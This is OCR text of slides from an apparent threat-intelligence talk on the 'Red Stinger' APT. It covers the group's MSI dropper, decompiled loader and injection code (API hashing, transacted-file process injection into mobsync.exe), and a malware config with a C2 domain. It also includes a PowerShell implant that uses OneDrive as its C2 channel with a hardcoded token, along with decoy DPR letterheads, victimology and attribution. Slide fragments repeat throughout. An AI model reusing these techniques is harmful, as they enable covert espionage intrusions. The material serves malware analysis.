
vs_secpack.msi

OP#4


OP#4


Less MSlérables
File
Edit
About
File:
C:\Users\Research\Desktop\ua_files\addons\vs_secpack.msi
...
Extract Files
Table View
Summary
Streams
Name
Directory
Component
Size
Version
ntuser.dat
SourceDir\NativeApp
C__0AF92CF3E6854C2384C9DFCF648E49D6
504332
ntinit.exe
SourceDir\NativeApp
C__30E66DF012674CC98AED1E2ED8943517
79360

OP#4




ntuser.dat



ntinit.exe


OP#4



```
SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+0h] [ebp-14h] BYREF
int v6; // [esp+8h] [ebp-Ch]
int v7; // [esp+Ch] [ebp-8h]

ServiceStartTable.lpServiceName = L"ntmscm";
ServiceStartTable.lpServiceProc = sub_E422A0;
v6 = 0;
v7 = 0;
StartServiceCtrlDispatcherW(&ServiceStartTable);
```

OP#4



```
do
{
  ++v62;
  v64 = v63 + exportHash;
  v63 = *v62;
  exportHash = __ROR4__(v64, 13);
}
while ( *v62 );
if ( exportHashParam == exportHash && address_of_names_ordinals )
{
  ((AllocatedBuffer_mz2
  + *(exportDirectoryTable->AddressOfFunctions + 4 * *address_of_names_ordinals + AllocatedBuffer_mz2)))(
    mz3,
    sizeMZ);
  return AllocatedBuffer_mz2;
```

OP#4

```
do
{
  ++v62;
  v64 = v63 + exportHash;
  v63 = *v62;
  exportHash = __ROR4__(v64, 13);
}
while ( *v62 );
if ( exportHashParam == exportHash && address_of_names_ordinals )
{
  ((AllocatedBuffer_mz2
  + *(exportDirectoryTable->AddressOfFunctions + 4 * *address_of_names_ordinals + AllocatedBuffer_mz2)))(
    mz3,
    sizeMZ);
  return AllocatedBuffer_mz2;
```

OP#4

```
wcscpy(mobysync_exe, L"mobsync.exe");
strcpy(srv_mload, "srv_mload");
memset(native_app_folder, 0, sizeof(native_app_folder));
wcscpy(Src, L"%SystemDrive%\\ProgramData\\NativeApp");
if ( ExpandEnvironmentStringsW(Src, native_app_folder, 0x104u) )
{
  deleteMSIRegistry();
  disableFastStartupHibernation();
  if ( initIAT() )
  {
    ExecutablePath = (WCHAR *)getExecutablePath(mobysync_exe);
    if ( ExecutablePath )
    {
      inject(native_app_folder, ExecutablePath, mzBuff, sizeMzBuff, srv_mload, 1, 0);
      ProcessHeap = GetProcessHeap();
      HeapFree(ProcessHeap, 0, ExecutablePath);
    }
  }
```

OP#4


MZ#3

MZ#2

```
Transaction = CreateTransaction(0, 0, 0, 0, 0, 0, 0);
if ( Transaction == (HANDLE)-1 )
{
  v13 = (void (__stdcall *)(HANDLE))CloseHandle;
}
else
{
  if ( GetTempFileNameW(path_NativeApp, PrefixString, 0, (LPWSTR)&TempFileName) )
  {
    FileTransactedW = CreateFileTransactedW((LPCWSTR)&TempFileName, 0xC0000000, 0, 0, 2u, 0x80u, 0, Transaction, 0, 0);
    if ( FileTransactedW != (HANDLE)-1 )
    {
      if ( WriteFile(FileTransactedW, mzToInject, sizeMz, &NumberOfBytesWritten, 0)
        && !NtCreateSection(&SectionHandle, 0xF001Fu, 0, 0, 2u, 0x1000000u, FileTransactedW) )
      {
        if ( RollbackTransaction(Transaction) )
```

OP#4

MZ#4




MZ#2

```
if ( *v61 )
{
  do
  {
    ++v61;
    v63 = v62 + v60;
    v62 = *v61;
    v60 = __ROR4__(v63, 13);
  }
  while ( *v61 );
  if ( a1 == v60 && v59 )
  {
    ((v12 + *(v67[7] + 4 * *v59 + v12)))(a3, 520);
    return v12;
  }
}
```

OP#4

ntuser.dat




```
{
        "refresh":                                              REDACTE
        "app_key":"          REDACTED
        "app_secret":          REDACTED
        "key_backend":                        REDACTED
        "key_module": "                       REDACTED
        "object":  REDACTED  _DNR",
        "folder_inf": "infiniti",
        "folder_module": "model",
        "folder_state": "station",
        "rb_id": "17",
        "ip": "localhost",
        "domain": "timesyncregion.info",
        "softvers": "13.0"
}
```

OP#6

November 2022

ACTIVITIES ONSET OF WAR

ЗАМЕСТИТЕЛЬ ПРЕДСЕДАТЕЛЯ ПРАВИТЕЛЬСТВА ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ

бульвар Пушкина, 34, г. Донецк, 83050, тел.(062)300-26-66, e-mail: info@pravdnr.ru

08.11.2022 № 2907/ЕС

на № _____ от _____

Руководителям
Министерств и ведомств
Донецкой Народной Республики

(согласно списку)

Главам городов и районов
Донецкой Народной Республики

(согласно списку)

OP#5

МИНИСТЕРСТВО ФИНАНСОВ
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ
(Минфин ДНР)

ул. Соловьяненко, 115а, г. Донецк, 83087, тел/факс (062) 300 36 00
Сайт: http://www.minfindnr.ru E-mail: info@minfindnr.ru Идентификационный код 51001489

16.09.2022 № 093-05/4597
на № _____ от _____

Главным распорядителям
бюджетных средств
Донецкой Народной Республики
(согласно списку)

OP#6

ЗАМЕСТИТЕЛЬ ПРЕДСЕДАТЕЛЯ ПРАВИТЕЛЬСТВА
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ

бульвар Пушкина, 34, г. Донецк, 83050, тел.(062)300-26-66, e-mail: info@pravdnr.ru

08.11.2022 № 2907/ЕС
на № _____ от _____

Руководителям
Министерств и ведомств
Донецкой Народной Республики

(согласно списку)

Главам городов и районов
Донецкой Народной Республики


(согласно списку)

```
Set - StrictMode  - Version 2.0
$counter = 0;
$Authorize = $false;
$AppDir = 'AmazonStore';
$ClinetDir = 'clients';
$ClinetTaskDir = 'tasks';
$ClinetResultDir = 'results';
$ClientToken = $null;
$od_oauth = "https://login.live.com/oauth20_token.srf";
$od_api_endpoint = 'https://graph.microsoft.com/v1.0/drive/root:/';
$redirect_uri = "https://login.live.com/oauth20_desktop.srf";
$od_refresh = "M.R3_BL2.-CWq3HfAHxmTOpm9XXoN*hZPOrK1qlD7KiMetQ2fTch8FTUvs8F5OO270Z9!QvkwHvUSO*2adsUAGnwG0sjEyGqJX7AB2rd8bZAZ*SKr7nOg
$od_clientId = "974fd7bb-a171-44ab-a84f-a0f61ff63406";
$MtxName = 'WindowsFluxEvent';
$MtxHandle = $null;
$refresh_file_path = ".\bin.dat";
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {
    $false
}


#Test mutex part
Try {
    [Threading.Mutex]$OpenExistingMutex = [Threading.Mutex]::OpenExisting($MtxName)
    exit;
} Catch [Threading.WaitHandleCannotBeOpenedException] {
    #The named mutex does not exist
    $MtxHandle = New - Object System.Threading.Mutex($true, $MtxName)
}

####
$current_file = "$env:LOCALAPPDATA\Visual C++ Redistributable Package\profile";
$identifier = (Get - Item $current_file).CreationTime.Ticks
$identifier = "$identifier";
$public_ip = (nslookup myip.opendns.com resolver1.opendns.com)
$process_id = Get - Process  - ID $PID | select  - expand id;
$target_id = (get - wmiobject Win32_ComputerSystemProduct | Select - Object  - ExpandProperty UUID).trim();
```

OP#6




```
Set - StrictMode  - Version 2.0
$counter = 0;
$Authorize = $false;
$AppDir = 'AmazonStore';
$ClinetDir = 'clients';
$ClinetTaskDir = 'tasks';
$ClinetResultDir = 'results';
$ClientToken = $null;
$od_oauth = "https://login.live.com/oauth20_token.srf";
$od_api_endpoint = 'https://graph.microsoft.com/v1.0/drive/root:/';
$redirect_uri = "https://login.live.com/oauth20_desktop.srf";
$od_refresh = "M.R3_BL2.-CWq3HfAHxmTOpm9XXoN*hZPOrK1qlD7KiMetQ2fTch8FTUvs8F5OO270Z9!QvkwHvUSO*2adsUAGnwG0sjEyGqJX7AB2rd8bZAZ*SKr7nOg
$od_clientId = "974fd7bb-a171-44ab-a84f-a0f61ff63406";
$MtxName = 'WindowsFluxEvent';
$MtxHandle = $null;
$refresh_file_path = ".\bin.dat";
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {
    $false
}


#Test mutex part
Try {
    [Threading.Mutex]$OpenExistingMutex = [Threading.Mutex]::OpenExisting($MtxName)
    exit;
} Catch [Threading.WaitHandleCannotBeOpenedException] {
    #The named mutex does not exist
    $MtxHandle = New - Object System.Threading.Mutex($true, $MtxName)
}

####
$current_file = "$env:LOCALAPPDATA\Visual C++ Redistributable Package\profile";
$identifier = (Get - Item $current_file).CreationTime.Ticks
$identifier = "$identifier";
$public_ip = (nslookup myip.opendns.com resolver1.opendns.com)
$process_id = Get - Process  - ID $PID | select  - expand id;
$target_id = (get - wmiobject Win32_ComputerSystemProduct | Select - Object  - ExpandProperty UUID).trim();
```

OP#6

November 2022

ACTIVITIES ONSET OF WAR

ЗАМЕСТИТЕЛЬ ПРЕДСЕДАТЕЛЯ ПРАВИТЕЛЬСТВА ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ

бульвар Пушкина, 34, г. Донецк, 83050, тел.(062)300-26-66, e-mail: info@pravdnr.ru

08.11.2022 № 2907/ЕС


на № _____ от _____

Руководителям
Министерств и ведомств
Донецкой Народной Республики

(согласно списку)

Главам городов и районов
Донецкой Народной Республики

(согласно списку)


OP#2
OP#3
OP#4
OP#1
OP#6
OP#5

04

Victimology

Present the targets of the adversary

Victimology

Military

The victim was in central Ukraine

Critical Infrastructure

The victim was in Vinnitsya

Election officials

The victims were Yasinovataya Administration (Donetsk) and DPR administration, in Port Mariupol. Another victim was an advisor in the CEC

Victimology

Transportation

The victim was associated to the transportation ministry

Library

The victim was a library in Vinnitsya. This victim was UA-aligned

05

Attribution

Present the attribution of the Red Stinger APT

Attribution - Similarities with Groundbait (ESET)

- Operation Groundbait
- Operation BugDrop





Figure 36. The language codes distribution between droppers.


Attribution - Similarities with Groundbait



The malware writers internally call this Trojan PZZ; we have other evidence that supports this theory. The Prikormka family is a typical cyber-espionage Trojan with a modular architecture. The functionality of the Trojan allows attackers to steal sensitive data from the infected computer and upload them to command and control (C&C) servers.

Extract from ESETs report in 2016

Attribution - Similarities with Groundbait




The malware writers internally call this Trojan PZZ; we have other evidence that supports this theory. The Prikormka family is a typical cyber-espionage Trojan with a modular architecture. The functionality of the Trojan allows attackers to steal sensitive data from the infected computer and upload them to command and control (C&C) servers.

Extract from ESETs report in 2016

unicode	73	0x0CFB62B8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\diyfp.h
unicode	73	0x0CFB6378	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\pow10.h
unicode	72	0x0CFB6438	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\itoa.h
unicode	72	0x0CFB64E8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\dtoa.h
unicode	67	0x0CFB6670	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\document.h
unicode	73	0x0CFB67C0	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\stack.h
unicode	65	0x0CFB68A8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\writer.h
unicode	65	0x0CFB6C58	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\reader.h
